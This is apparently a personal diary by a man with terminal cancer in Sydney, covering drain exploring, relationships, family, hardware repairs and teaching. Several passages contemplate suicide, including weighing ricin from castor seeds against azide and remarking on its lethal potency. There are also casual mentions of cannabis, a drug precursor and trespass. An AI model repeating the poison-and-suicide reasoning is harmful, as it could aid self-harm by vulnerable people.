It had rained heavily in the late arvo, everything was damp, the flow was up. Siolo and Stray arrived. Access was via the outlet, which is a massive concrete-walled sediment pond, in the middle of the only remnant of clay plains paperbark swamp forest anywhere in the entire Sydney basin - the rest has been flattened over the last two centuries so people can have sports fields for important stuff like soccer training. Getting in was a little bit hard core; after walking through the reeds which were all blown flat by the flood surge, we had to pass through a sump and while walking in we were all submerged up to our nipples in fresh, clean, cold rainwater - exhilarating after a hot sticky day. We climbed out dripping with drain juice into an unusually huge pipe, about three metres diam, with almost no graffiti on it (the local bomber crews and tag artists are presumably dissuaded by the swim). It has a couple of funky rooms, some shape changes, and comes out at a mega-security fence with air-tube vibration sensors tied to it, in the other end of the tiny little remnant of paperbark forest for which this drain is the hydraulic linkage. So we went back down the drain and came out where we got in. I think Siolo got some shots of me with my shirt off up to my armpits in drain outlet pondwater. He tells me Fishie's had the Cave Clan logo tattooed on his arm. Wow.

Fortunately for you, reading this rant, some of my days disappear in a haze of mundanity so trivial it isn't worth the effort of recording. The 'net's full of enough crap as it is. So you miss a tedious thursday. I think I got up a tree with a circular saw and discovered I preferred my machete anyway. Whoopee.

Leakage. Arr. Dontcha hate it when the oncologist sends a report to yer referring doctor, which happens to be yer dad, and it contains details you'd prefer yer dad didn't know, like, how when you admit frankly to yer oncologist that you 'have a regular partner' and it ends up in the summary notes sent to yer

dad in the post later on? I've gone to some effort to keep my carnal involvements right the hell off their radar. The phrasing is awkward.... there is a person to whom I am known carnally on an semi-frequent basis, but I don't `have' them, I don't own or control them or anything like that, and she's happily shagging other people too with my blessing - this is hardly a regular partner, in that sense. But a small slice of my private life is revealed to dad nevertheless, that I'd prefer he didn't know. The amusing irony of this is that he knows who this person is in rather greater detail than I do, in some respects. Dad's her gynaecologist.

Friday night was kind of amusing. Spectacular lightning crackled over Sydney, feral megajoules crash-burning their own electricity grid into the black sky with miles of galvanotactic varicosities, pissing short photons which lingered momentarily on our scotopic retinas like evaporating graffiti. I watched it from the windowsill as it flash-froze the passing cars to the road in its random blue strobelight. To the backdrop of this lightshow I discovered my load of cannabis cookies have passed their get-stoned-by date, but this didn't matter especially since the atmosphere was quite pleasant anyway. Willow said it was gonna be a non-clan gathering and most of the Sydney Clan turned up (including Fishie and his VERY BIG tattoo). People ripped .mp3s off the Kazaa peer network, drank wine, bitched about their lives in mundane, non-drain space. We staggered out into the drizzle at about 3am. Two small, poorly vented rooms, and arrrr shit why must people smoke? It makes my eyes hurt, and makes me smell bad.

Here's a three layer headfuck. See if you figure it out before I reveal it.

I slept on the couch at Wolfie's new place, where I discovered an identical copy of the hi-fi I hauled out of the dumpster. Maybe there's a manual for the hi-fi somewhere in the place, I am still fucked if I can drive that equaliser thingo without some instructions. Just at the mo, I dunno if the people who live there quite trust me. They had chained their two bicycles together, to the building's plumbing, by some steel cable and a combination lock to which they'd forgotten the combination. They asked me to break the lock to free their bicycles. After a few minutes trying to do so with their inadequate tools (eg, screwdriver with easily breakable end) I looked at the lock and remembered my first childhood encounter with one of these things which would have been when I was oh, six. I wonder if ... I thought to myself. I remember its combination, too. 2136.

Confident in what I remembered of the lock design, I straightened my arms, gripped the opposite ends of the lock in each hand, tightened my fingers hard, stiffened my wrists, and parted my elbows which flexed the device hard enough to snap its spindle. Pretty good for a limp-wristed computer geek. I'm not superman, by any means. I exploited a classic design stupidity where by adding more theoretical security, the system is made physically weaker. This is more common than one thinks. In engineering, it is the use of a beam so heavy that it can't hold up its own weight. In cyptography, it is the use of a cyptographic algorithm which by its very complexity renders the machine on which it is executed subtly broken. In locksmithing, it's usually a tradeoff in convenience for security. Having to

carry keys is the price you pay for the inability to remember numbers.

These combination locks come in two kinds: four digit (10000 combinations) and five digit (100000 combinations). Although by adding one more rotor (ring with ten digits on it), they've increased the time it'd take someone to go through the combinations by a factor of ten, it was the additional length of the lock body with the additional rotor on it which made it long enough for me to have enough lock to manually grab in order to exert torque sufficient to snap it. And yeah, like anyone 's gonna try and pick through  $10e5$  combinations let alone  $10e6$ . Worse, if you look at the combination mechanism from the outside it looks heavier and tougher than the cable to which it is swaged, but the combination mechanism exacts a toll in cross-sectional integrity greater than the benefit gained by having a combination lock at all. A cylinder lock is not dependant on the physical toughness of its decoding mechanism, whereas a combination lock is.

End headfuck.

Are you getting an idea how my head works? The explanatory paragraphs I write, like those above, are the very convincing, logically espoused, cover-up for the truth, which is in this case, : if they'd gone to the effort of building the lock out of something other than a pisspoor subspecies of metalliferous Taiwanese dogshit I'da had no chance busting it with my bare hands.

How can I rely on what I think in a mind which only occasionally catches itself pulling the wool over its own eyes?

I can't, but I've spotted it this time. The whole lock paragraph is a diversion, to the quiet thought that while I lay on the couch at Wolfie's place completely aware that I'd much rather be curled up on her mattress enveloped in her waste heat, I wouldn't let myself feel bad for not being there. But I wanted to be there and wanted to feel bad for not being there. I was sorta just frozen in the neutral zone. What's going on... what planet am I on at the moment?

It's worse. The logic, the vocab, are a veneer of rationality over what I suspect is a lot more churning than I'm ready to let escape into mykeyboard. I should be writing out of the other side of my animal, the side which laughs and gets cranky and everything else from depressed to horny to elated. But they don't write well. Or I don't write them well, or something like that. Or they want to say things I don't want to hear. Wolfie's got a lot of stuff on her plate at the moment from her last relationship anyway, and I'm sort of torn between further involvement with her, and staying outta there, and its partly 'cos I don't think she needs the baggage I'm starting to sling around with me about being on the brink of carking it. It's an unfair card to play on people, but it's an unfair card to be holding, too. I'm bored of this irksome mortality. I don't want to be dead until I'm actually dead.

Speaking of bringing that about it turns out I can save the azide for another task. There's a great patch of ricinis communis on the railway siding not four km from here. The seeds

are full of a 70kDa two-part albumin protein notorious for its ability to bind irreversibly to ribosomes and thence block peptide synthesis. The dosages are tiny, ng's per kilo, much better than electron transport chain inhibitors. I just don't know how fast it acts. Big proteins take a while to diffuse, I suspect.

Sat 24

I was on King St, and I bumped into Lini, a woman with whom I was in a relationship for about five months a couple of years ago. Her hair had changed. Her \*eyes\* had changed (on closer inspection this was due to some wierdo contact lenses she's wearing... yeah, like someone half Japanese and half Chinese is gonna have green eyes). I haven't seen her since she left the country to go to France ostensibly to study but she ended up wandering around most of Eastern Europe. It turns out she's been back since October but never looked me up. She got engaged to someone she met in September 2002 while she was in the loop with me. She said I hadn't changed a bit. I'm wondering, is there something about my personality which means I'm finding myself to be frequently a last-shag before marriage, or is it demographic, or statistical? I'm glad she's out there doing whatever she's doing.

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Why, you might be asking yourself, was this file called losing\_it.txt ?

I think it's 'cos I'm letting go, which might be another way of saying I think I'm losin' my grip. I can't decide if, in the light of my carb-hungry tumor load, my chowing into a bowl of pasta is diagnostic that I haven't quite accepted my mortality, or that I have accepted it and, a metabolic kamikai pilot, I am pushing the throttle forward, diving downwards faster, waiting to be claimed by the ascending angry plumbous rain or the indifferent, frozen hydrous wastes stretching in every direction. Provoke it or not, it'll kill me.

My immanent eschaton is distracting me, eating my brain. It follows me into the shower, into women's bedrooms, out onto the highway, it goes with me to dinner and I swallow it with breakfast. Broken bits of poetic stuff are falling into my stream of awareness, and I'm not even motivated to flesh out any sort of rhyming structure or metre or even polish 'em up like I used to.

if i seem diverted  
it's not quite knowing why  
that i persist in living  
now i'm condemned to die

i don't know why you hold me  
nor why i'm holding you;  
seek a place to hide  
from blank despair is what i do.

grasp me, clench me, anchor me,  
convince me that you know;  
hold me gently if i come,  
and tightly when i go.

But... whooah. Weepy emotionality aside, it really does focus one's attention on how cool it is to be alive when the alternative is just around the corner.

It's saturday

I just did something rude. Dad mentioned that Frank and Trev, who invited me out to dinner with them on the 30th, rang up and at some point in the conversation they had, Dad decided he'd come along. I mentioned if this was the case, I would not go. The deal was, Frank, Trev, Me, chat. I am not gonna sit there and politely spectate as these three guys, dear as they are to me in various ways, chat about the same stuff they've talked about in my absence for the last thirty years and anyway dad will not be able to not tell me to mind my language when talking to his workmates of the last three decades, which he couldn't help doing if he was there. No bait'n'switch, thanks. So I told dad, who said ok, he won't go. I love the guy dearly but not when he's in a setting which makes him behave overly parentally in public.

Sun 25th. I saw the final Lord of the Rings flick today, which aside from everything else blew my head off simply by being so cinematographically vast and varied as to exceed my understanding of how they could possibly make such a work and do it so well. Dad liked it but he didn't see the 2nd one in the series, so he didn't understand it.

I notice on the 'Clan list people are talking about how 10 people did the Big Crawl In to the Big Day Out through the drainage in Homebush, and saw the show for the nth year in a row without paying a cent. Aphex Twin was muddy but apparently Peaches was OK. Cool 8-)

I have cleaned out the back work shed, as a consequence of my recognition that many of the things in it were things I had acquired for use in my foreseeable lifespan, a parameter which has now changed, so I've flung a lot of stuff. This has the happy upshot that there's more room in the tiny outbuilding. Some of the stuff has now been installed as I had intended to do for ages but never got around to it - an aluminium vent grille in the door and a half-horsepower (about 370 watts) centrifigal blower I scavenged from a roadside in Arncliffe in 1997 are gonna stop the place from being so damned hot and stuffy in summer, and will have the handy additional property of pulling solder fumes, oversprayed paint, solvent vapours and such away from me as I work. The blower is quiet but moves some serious air. Red jarrah sawdust and aluminium shavings made an interesting mix of colours on the cement floor. I put a new power cord on the 1967 10MHz valve-driven Tektronics storage CRO I own, since the old cord had \*depolymerised\* And I found some interesting jars I thought I'd lost, which were interesting for their chemical contents rather than their actual pattern. Now, what betanitrostyrene was this, exactly?

Monday. Austrafuckinalia day.

Yeah, hooray. Why we don't call this Dependence Day and reschedule it to July 4th in recognition of our current status as an economic fiefdom of the United States eludes me. Every indigenous fuckin' culture which ever appeared here, be it derived from rockchoppin' pom convicts or the brown people who they took the country from a couple of centuries ago is now mostly supplanted by mass-produced asinine crap which either arrives in shipping containers or is electromagnetically sprayed upon us by various geostationary satellites around the clock. I was going through my top drawer a couple of days ago to get sufficient ID for this new bank account I wanted to create, and found my passport. It's gonna expire ten days before I turn 33. I wondered momentarily if I should burn it. I am ashamed to be a citizen of this soulless, vapid, excuse for a nation, and would similarly be ashamed to present evidence of same anywhere else in the world. I don't think I'll be fucked renewing it. Looks like I'm staying home to die.

I decided to free myself from the ridiculous circumstance of being in a monogamous relationship with someone who won't shag me. She invited me around today, on the day she was moving house, and I knew it was gonna involve a bit of hefting furniture, and I did it, 'cos it's just a friendly thing to do - moving's a stress. The expected pattern has remained the same. No, she's not going to Newcastle or Brissie yet, maybe she's staying in Sydney (read, maybe she'll still get around to shagging me) for a few weeks yet. Arrr, no girl, you go where you like, it's just not fair to offer me something you're not prepared to share with me and then deny me the right to seek it elsewhere... and she knew other women were keen for a go at me, since when I told her this was the case (it sounds like a bold, egotistical and possibly even false claim but I'm just giving you the facts ma'am) she kind of tossed it back at me later as a justification for her not offering to shag me.

Lets get down to some meaty technicalities: after about the fifth time we'd been naked in the sack and we still hadn't shagged, I mentioned to her quietly that I had no idea what the hell I was doing there at all, given the predicate under which I was even in the building, and mentioned my frustration about the whole situation. She asked me not to leave, and yeah we did subsequently, technically, fuck. Technically is the right word, too. But her fellating me until I'm hard, jumping on for a while then jumping off without anyone even getting off was a dispiriting, loveless, perfunctory waste of an opportunity to actually share our carnal talents (and everybody has them) - I've had more uplifting moments with my left hand. I'm faintly annoyed with myself for submitting to this leash for so long (Hmm, Jan 02-27). Non-shagging aside, I can't say I'm gonna miss someone who wouldn't really reveal themselves to me to begin with, but I do feel like I've missed an opportunity to get to know her... I asked her a couple of years ago 'What's your story?' and she answered 'You don't want to know.' Oh-kay. She filled me in with some of that background stuff she said I didn't want to know, and I shook my head, wondering why she didn't tell me earlier, it would have helped me understand her, a LOT.

As is, I can see she's just living a busy life and isn't gonna have time for a bloke, but why didn't she know that? If she keeps this up a lot of blokes are gonna be pissed off at her. She said she'd invite me to her going-away party and I don't think I'll bother going. I'll be workin' in Feb anyway. As I was about to leave she asked me if I wanted to see the Lord of the Rings. She was a bit stropopy when I told her I saw it yesterday with my dad. We had a date, she said. We had never set a date, and I didn't feel especially inclined to tell her I wasn't gonna wait till the flick was no longer being screened for us to actually get around to point our eyeballs at it, so this somewhat bitter comment didn't make it out of my gob. Thankfully. I'm not that cut up about it. She's got her reasons and I'm sure they're good ones from where she sits. I deleted her SMSs which had accumulated in my fone, including such false advertising as:

Eat my food,  
lick my dog  
see you soon and  
we'll fuck like hogs.

So I don't even have her number now. This is the nanosecond emotional brutality of the digital age.

And I can't email her anything by way of an explanation.

I think this decision fell today because of two other things. The person with whom I have shared shags for most of last year returns tomorrow and someone else has asked to shag me the following night. Goodie good. Would it be fair to phrase it this way - I'm dying for a root?

Tues 27th. STUCCO's server's shat itself, grr. Wonder why? One of the residents was logged into it and it died while he was foolin' with it. I checked it out later, I think it has acquired a dodgy network card (MAC addresses are never FF:FF:FF:FF:FF:FF and they have to be plugged into a cable before they can drop a few thousand packets a second). I initially brought around a standby machine prepared long ago for speedy replacement in the event of precisely this eventuality, dropped it there for install later. I caught up with the recently-returned-from-Amerikkka cookie manufacturer at the Fish Cafe. I came back later and discovered somethin' else happened in the STUCCO server, and although I swapped out the mobo, the previous drive wouldn't completely boot, if froze somewhere after freeing kernel memory. So I went back to the Ice Cream factory and, while the two replacement machines I'd set up were installing themselves on the geek desk, danced a carnal welcome-back dance with the Cookie Manufacturer as rain fell on the colourbond roof. I staggered back to STUCCO with pre-installed hardware, a grin of contentment and hair which obviously looked like I'd fucked in it, and had their router/gateway running again by 2am. I slept on He-Pad's futon, woke up, drove down to a coffee shop on Abercrombie street with Adam Smith, and en-route was lane-changed into by a 4wd who didn't give a fuck as I thumped my gloved fist on their rear left window. Sydney's getting insane. I think it's time to carry a hammer in the handlebar cabling.

I scored a nice pair of steel-capped boots, some aluminium chequerplate and a (suspect) pentium-II mobo from the Mekanarchy

garbage pile, and in the evening went off with the mysterious South American of previous rants, for dinner and what turned into a shag with a lot of leather-against-leather noises in the front seat of her car. Beforehand, as we strode through Newtown looking for a place to eat we bumped into she-who-refused-to-shag-me and had a short chat. I think she-who-refused knew more than enough to put one and one together. I might be a slut but I'm not a liar. The South American sent me a rather complementary SMS later but maybe this just means she needs to get out more.

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THurs 29. Degs.

I finally got around to screwing some wood to the side of dad's gynae table, but it turns out it needs more offset to mount the examination light, so I'll have to come back later. With that out of my hair I did the long drive north to Normanhurst. It's been a couple of years since I annoyed Dave and Leoni. Leoni's amidst a phd and is also turning around the direction of a centuries-old girls educational institution of which she has been headmistress for ten years. Dave's been a sick boy again, he and I would have compared hernia scars but his is looking too ugly, he said. He had made his usual excellent loaf of bread, and cooked great nosh (I mashed up some olives, anchovies, garlic, and other stuff in a heavy mortar-and-pestle prior to his sticking it in the chook which we all ate together later). I also heard momentarily over the 'phone from Lou, who's in some teeny island somewhere, as far as I can tell, metamorphosising into a WarOnDwugz footsoldier for the UN. I am wondering what to say to her these days, operating in a framework where she knows half the neurotransmitters in her own head are illegal under various drug synthesis analogues laws, and she uses those same neurotransmitters to know this fact.

"The rich kid becomes a junkie. The poor kid an advertiser.

What a tragic waste of potential - bein' a junkie's not so good either."

TISM - `Greg! The stop sign!'

I find it irksome that dear old Dave's now officially living in a house a couple of hundred miles down the coast, because in order to dodge some ludicrous land tax bill he technically has to be a resident there. What of a tax system which treats its fair citizens so poorly? Michael Egan, NSW tax commissioner, you are a low prick.

Blah blah, so what have you been doing... they asked. I'm tired of delivering the news, hearing a strange silence and looking at the pained expression on yet another face.

I think it's the first time we didn't say grace. Either they've woken up to my atheism, or more likely they've dropped the custom just 'cos they've figured out it doesn't matter.

It's been a strange conversation I've had with Leoni over the years. She's another deeply spiritual person and we've been

chipping away at the epistemological edges at the rate of about one hour of conversation per annum which leaves a lot of time to think about it inbetweentimes. I had to think about it a bit when she asked the question, 'So how are you going to come to terms with this?' and I said 'Um.....' with a long pause before I said anything. As usual I didn't come out with the truth and say that This is cancer, There are no terms, There is no negotiation; it's blunt and the truth, but arr, fuckin' needlessly melodramatic. I think the pause happened because I was looking for terms she'd understand. I can't even remember what sort of dribble I mumbled, something about the direct jump to the acceptance stage, the tendency I have to occasionally experience depression for a little while then go back to acceptance. Probably some other stuff. She and Dave appear to be convinced that they don't go away when they die. I explained to them that there just isn't the bandwidth to get a the information contained in a human personality out of its braincase... we speak at what, a few tens of bits per seconds? The real allocation of data carrying capacity hangs off the front of the male pelve, say, 5ml, with 300x10e6 wrigglers each bearing 1.6x10e9 base pairs, at two bits per base pair on average, is about 9x10^17 bits transferred from one human to another in the carnal act. Nature provides MASSIVE bandwidth for reproduction, and doesn't allocate even a squirt worth of bandwidth to provide an escape hatch for the personality that appears in yer brain after a few years of life. Don't they get it? Ya die, ya rot. That's it.

She does know, though, that I won't go bitching to some god about it. I was more straight-up with Dave about how I'm gonna come to terms with it. I reminded him of a cartoon I like, where there's this huge oaken desk, strewn with sheets of A4 paper. The walls, the floor, everywhere is covered with sheets of A4 paper. At the desk sits an old guy with a big rubber stamp, and he's stamping everything in arm's reach with a sort of uncaring grim determination. The stamp has already stamped all the visible sheets of paper in the room. In big red capital letters, the stamp says

FUCK  
IT

Intriguing that she's as interested in The Matrix as I am. I've always thought about it in a computation/emulation sense... peel everything back and there's just mathematics and physics, the data transformation language and its implementation which the universe runs on, respectively. She'd never heard of the CellTicks in Hans Moravec's book. Has never read Go"del Escher Bach (though they have it in their house). And has no idea about the investigations which have gone into whether or not there's anything to the anthropic cosmological principle as a diagnostic indicator that the universe we know, configured as it is, exhibits any kind of design.

Dave's discovered the hilarious hillbilly AC/DC cover band Hayseed Dixie and is sending me a copy of their cd. Reciprocally I've cooked two copies of AC/DC's Back In Black, probably accadacca's thumpinest album... one for Dave and one for Dad who is sick of listening to other surgeon's poncy classical stuff being played in the theatre while he operates. I'm not sure I'd like my uterus chopped out to the strains of 'You Shook

Me All Night Long' but I guess that's why anaesthetic was developed. I tested the burnt copies

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(generated thusly:  
cdparanoia -B /dev/cdrom  
cdrecord -audio -v dev=0,6,0 speed=4 track*  
eject )
```

on the dumpster-dived stereo, and yeah, rockin', I think I might have driven it harder than it really wanted, since at 0dB, clipping indicator lit, internal-organ damage volume, the cooling fan vent holes emit air with the distinctly burnt smell of charring printed circuit boards.

"How long till it blows?" -Hicks to Ripley, Aliens

It was never a hit but "Shake A Leg" is a driving, ballsy piece of music, well suited as background to say, a poll tax riot spread across several blocks, and is not to be trifled with under heavy amplification. I recommend listening to it with earplugs, so you don't hurt your ears with blistering treble hiss but still get the required internal organ jiggling from the drum and bass. It also helps if the actual cd player is in another room since the vibes mess up the laser tracking.

Yeah, fuck the record companies. Like Sony needs another twenty bucks. But they're gonna get 'em... dad's lost his copy of High Voltage.

Fri. Feb 30.

It rained in the arvo, and I eventually made it down to Sans Souci, which is largely un-navigable now. Is there something about people south of the Georges River which means they can't negotiate T intersections intelligently? Nope, it's the signage doesn't let 'em. No Right Turn, No Left Turn, No Stopping, No Standing, All Lanes Must Turn Left, signs like this stood everywhere I looked, arrr, why doesn't the RTA print a generic All Right, Fuck Off sign and save a shitload of sheet aluminium? Maybe nobody here drives cars or they abandoned them all on the roadside when they realised that obeying the signage to get drive anywhere entailed road infringement fines greater than the nett value of the vehicles they owned. I met Trev, and he drove in his merc (which he doesn't much care for if his driving's anything to go by) down to Cronulla to a restaurant called the Naked Grape. Frank showed up a bit late but did indeed show up. Good nosh, good chatting to the old guys, who as a result of being gynos for longer than I've been alive are full of good stories, most of them only peripherally related to their job. They split my bill, bless 'em. Trev went for a piss before we left and a guy standing at the urinal next to him asked him if he was a doctor; when Trev said yes, the fellow mentioned that Trev had delivered him 20 years previously.

I went back to Trev's for additional chat and to peruse the antiques he has accumulated over a lifetime. He's a man of rare depth and many dimensions. He's been quite astute in what he acquires... there's working clocks 300 years old, ceramics from the Ming Dynasty, furniture so old the insects which have bored into it are long extinct, watches hand-made with components so

small the women who made them ruined their eyesight after a few years, rah rah. We had a good yack about these things, and he's very knowledgeable about this stuff. I think he considers himself temporary custodian of these very old things, but also accumulates them as tax dodges - and good luck to him. I wonder if his success in accumulating these beautiful, and incidentally monetarily valuable things gnaws at him, or that some people envy his success in so doing. He laughed a delightfully satisfied and contented laugh when I told him the best tax dodge is to not waste hours earning anything taxable in the first place, which is why I've spent so many hours in unpaid employ for my own amusement.

He is nonetheless not clued into some important things. He reckons we don't know the atomic structures of things like Coenzyme A (it was deduced in 1950) and has no idea about a lot of important biochem and cellular metabolism. Never heard of G-coupled protein receptors (which are what make hormones act so powerfully). He's convinced that the bible's completely accurate and believable and plausible since it happens to include some anatomical correct descriptions of say, why Goliath (a pituitary giant) copped a stone in the side of the head : the big dude used his peripheral vision to see since his pituitary tumor bugged the nerves which made his central vision work. Hence the side of his head was exposed and copped the projectile. Great... a wave of accuracy in an ocean of lies does not a sea of truth make. Did it never occur to him that the boring bits which would act as controls for this sort of story got left out of this book? Does it never occur to him that nobody from his very own trade was there to certify wether Mary was really a virgin - and how, post partum, could you ever tell anyway? I had to clue him into some serious fuckups in genetic engineering before he got a clue about why it might not be a good idea to mess with the stability of the genomes of the plants underpinning say, the entirety of western agriculture. We chatted about everything, ranging from epistemology to the geological processes which led to the formation of the phenocrysts in his granite tabletop.

I stayed so long chatting about stuff with Trev that it was nearly midnight by the time I left. Natch it pissed rain. So I didn't ride to Newtown so who knows what R's got up to. I hope she wasn't abandoned to the uncaring smoky winds of Zanzibar. Her blog suggests not.

The weekend was sort of boring. Both the mobos I scavenged were deadie-dead-dead (well, a non-fixable CMOS checksum error on one, the others are totally silent). The flautist is not, I think, quite ready to let me go, by which I mean, I'm gone and she doesn't realise it yet... she's dropped off her broken cd stacker to see if I can fix it. I'm gonna do it 'cos I've never had a chance to play with one before, but I think she thinks it's just another possibly handy service to extract from pred. Well, it is, but I'm not feeling used. Yet.

Joe Tainter's book "The Collapse of Complex Civilisations" which I have finally got into heavily, is a bloody good book. Confirms many things I suspected (like, why there's a neverending proliferation of roadsigns and the ratio of bureaucrats to people who \*do\* stuff continually increases) and suggests several things I didn't. I'm glad I'm dying. Don't read it if

you're not.

Arr shit, work tomorrow, enrolment insanity. Today, Feb 1, I lubed the bike chain, chopped some tree bits around the place (dad's massacred the ironbark suckers again but it fortunately refuses to die) and Andy mentioned conway's / was full. Amongst other things I went to chop some spam out of

/home/predator/Maildir/spam/new

and discovered a prolonged, churlish spew from diode, from an address other than his normal one which I blacklisted... the spam detection heuristics caught it anyway. Don'tcha hate must-have-the-last-wordists? I think my spamfilter might be better than I realise.... he mentions several times in the email that he thinks maybe my telling him to fuck off is a result of a brain tumor changing my thinking. Maybe he can't cop the fact that it isn't a pile of feral kidney cells which wrote the both-barrels email I sent him, and I was in full control of my faculties when I decided, despite my having known him for ten years, to garn geffugged. If I was inclined to change my decision before I read this stuff, I'm not much inclined to now. For a dude in his late 40s he's capable of some remarkably childish sniping. Sad. Oh well.

Is it chutzpah to ask him to return to me my (purchased hardcover) copy of "Free Software, Free Society" by Stallman? The book is published under the GNU general documentation license... so technically, nobody \*can\* own it.

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Back to the grind.

It's Feb 4. Work sux not because it's work but because of all the stupid risky wasteful overhead associated with doing it, like being stuck in traffic for an hour, on a motorbike, in the rain on the way to work. The schedule is stupid, almost not worth doing.. there's a 2.5hr hole in the middle of it, and say an hour each way travel time, I'm spending about as much time on the road as I am doing the work. The enrollment system has been broken for oh, eight years, and will never be fixed because it's a creeping horror of code mish-mash which nobody wants to attempt to repair for fear of making it worse and it interoperates with other systems which would also have to be adapted to changes made to it if it were fixed. Because of this brokenness there is generated a time-wasteful paper trail roughly three times the size it needs to be, which assumes one needs to do it on paper at all, which one does not.

The aircon's fucked up, again, so in a room with 25 students (all dissipating about 100 watts of metabolic waste heat) and 25 computers say, all dissipating about 250 watts for monitors and 100 watts for the actual machines themselves, we have 2500 watts of human and 8750 watts of machine waste heat, there's about 10kWatt keeping the place a-swelter. It's February and not cold at all yet, and humid 'cos of the rain. So every morning I come in and unscrew the screws from the only two windows in the room to get something resembling breathable air into the place, and every night after I leave, a 'droid from Security screws 'em

shut again. With new screws, since I deliberately keep the ones they added the night before. And I teach in my old purple SJC Rowing singlet.

There's some good infrastructure, tho, the overhead VGA projector means I don't have to write on the whiteboard. Much better when I tie the projector screen to a heavy object, however, since it prefers to scroll up into its tube when let go. When the machine in front of me (which I use to feed screens full of code fresh off my fingertips onto the projector screen) crashes since it's running WinXP, I really get the shits. I hadda revert to the never-crashes whiteboard technology after I'd slapped in a load of weirdo hypertext link code which nobody had ever seen used before, to call things like news feeds and so on. What year was this again?

Actually in the later half of the week I've reverted to using Knoppix3.2 GNU/Linux which doesn't crash, ever. So I've burnt some Knoppix3.2 (a bootable, runs in RAM, German gnu/Linux distribution) cdroms which I will give to the students tomorrow (students cannot resist free stuff) so they have a really good distro' to get acclimatised to as an alternative to GatesEmpireSoft. It's kind of fun watching people's eyes open when I show 'em how to write code. Most if not all of these people have never coded anything in their life so some of the concepts are pretty alien and the persnicketty, error-intolerant nature of the 'pootas scares 'em. In my morning class I am the only blonde in the room and some of the kids (they \*are\*, some barely into their twenties, reeking of the innocence which comes from sheltered upbringing) have unpronouncable names from places in Asia I'm only aware of dimly. Bright young things all, just 'poota illiterate. The students approach these semiconductor wonders unaware that they, themselves, are fundamentally alike as far as thermodynamics is concerned, except the meat of which they are made, in which they live and think and feel, is orders of magnitude more energy efficient than the silicon in front of them, and has a development lifecycle measured in the aeons.

## Stacks

The days are full (I mark the roll and tell anyone they can leave any time they like, I'm not a gaoler!) and at night I've been working on the Sansui CD stacker belonging to The Flautist. Here's the deal: it's jammed, not working, not ejecting the 10 CDs trapped inside it either. The rig cost about three hundred bux. It contains ten CDs, which are priced at \$30 x 10 plus the time/effort of locating the replacements if you lose your existing copies, so it's about \$600 worth of exposure she has entrusted to my hands... plus the emotional loss if you lose your \*music\*. It is a fascinating bit of engineering but I had to unscrew, unbolt, desolder, prise apart, unfold, unhook several layers of stuff to get the cartridge out (rescuing 9 cds) and peel off several other layers of metalwork and circuitboard logic to rescue the last CD - a job that also required a certain amount of fuckin'about with alligator clips and hookup wires and DC power supplies to momentarily brute-force the motors which operated the transport gearing, enough to get the freakin' thing to relinquish its grip on the last disc.

It took about three hours to strip it down. I rebuilt it in about two hours (no parts lost, broken, etc either) and returned it all to her and she reckons it works but I told her not to trust it: use copies of the CDs that are important to you, don't leave 10 CDs in it all the time, minimise your exposure I sent in an SMS to a new SMS she sent me. I do this stuff well and I taught myself. Would I charge the usual \$70 an hour to do this stuff? HmMMM. Maybe. I don't want to see the insides of it again if it breaks after I warned her not to trust it.

Dark Izzy was updating the ink job on the Flautist's leg when I went to fix Mekanarchy's router after they changed DSL providers - a task made much harder since David the mega-body piercer deconfigured a lot of the DHCP and rc.local settings, and TPG as usual were not forthcoming about the system settings in an unambiguous manner.

### Plotting

I more closely observed the devastation where dad had done a sly, brutal prune on the suckers coming up from the stump of the termite-stricken hardwood tree in the front yard. He can be a bastard at times, it was such a nice bushy regrowth. He's legally compelled to have it, too, since he planted nothing to replace the original tree.

Later, dad and the dog were in bed so I jumped on. The dog likes to roll over, legs akimbo, guts skyward, so I can scratch its stomach, but I can get it to lick dad on command, which he hates. I was about to do this when mum walked in and sat on the end of the bed, and mentioned that we ought to buy a family plot down at the cemetery at Woronora - real estate in Sydney is shitfully costly and I'm all for minimising the rent on a patch with no water, electricity or net connection. I told 'em I didn't much give a shit if they buried me as an atheist in the catholic section - I reckon all corpses are atheists anyway, despite what the signs say (and I bet people of every denomination claim membership of all the corpses in the entire paddock) - but I figure if they could tolerate being in their place while I was alive I'll tolerate being dead with 'em. Weird... I'll decompose with a family biologically unrelated to me, a godless heathen interred in hallowed earth.

This'd sort of fuck up the no-cost, suicide-in-the-bush, animals scatter my nutrients scenario, and waste additional resources digging a big hole, carving a stupid chunk of rock (I'd prefer 316 stainless steel anyway) with my name followed by a meaninglessly pretentious epitaph, putting me in a box, all that crap I really don't want. And I'll need some cash to help pay for the hole... so... where's that?

### Stuporannuation

Some years ago the federal government made superannuation compulsory. Ever wonder why? 'Cos people knew they were being rorted by the superannuation companies, the tax system and inflation. Cash, in your hand, now, is much more valuable than an entry in a database which says someone owes you the same money in thirty years. The super companies profit on the value

differential between the money you pay them and the same quantity of less valuable money they pay you back in forty years, plus and the difference in the interest they are paid on the investments they make with your money, and the slice of that which they pass on to you. As if interest is gonna cover tax and inflation... naaaah. Ask any pensioner living on a daily tin of Chicken and Liver Chumpy in fifty bux a week worth of boarding house.

Dream on. And by the time you, dear reader, want to get yours out in say, 2030, there's not gonna be a functional civilisation left to spend it in since cheap hydrocarbon fuels will be long gone by then, along with the agricultural system we built to run on them. Long term, the laws of thermodynamics and the quirks of terran kerogenesis dictates what economists call a bear market, by which I take them to mean, *Ursus middendorffi*, as in gutted, hung up to cure in the smokehouse, and stuffed by a professional taxidermist.

During the considerable hole in my schedule today I went up to the Chancellery to talk to whoever it is who runs the UNSW superannuation scheme to which I have been an unwilling contributor for as long as I've been a tutor at the uni. It turns out I have a couple of grand in there. It also turns out to be nearly impossible to extract, as you might expect.

UniSuper is one tiny portion of an industry which is a systematic racket. I used to work in a bicycle shop in the city and when I got the shits with the crappy returns delivered by the Retail Employees Superannuation Trust several years ago I was sacked for venturing the opinion that one would be better putting it in a regular savings account. Nothing's changed.

How is it that I chuck in a couple of hundred bucks on 15/10/2001 and by 29/03/2002 three quarters of that is gone? Or that between May 1, 2002 and 18 September the same year, the fund has actually lost fifty bucks, so the previous contribution is totally gone?

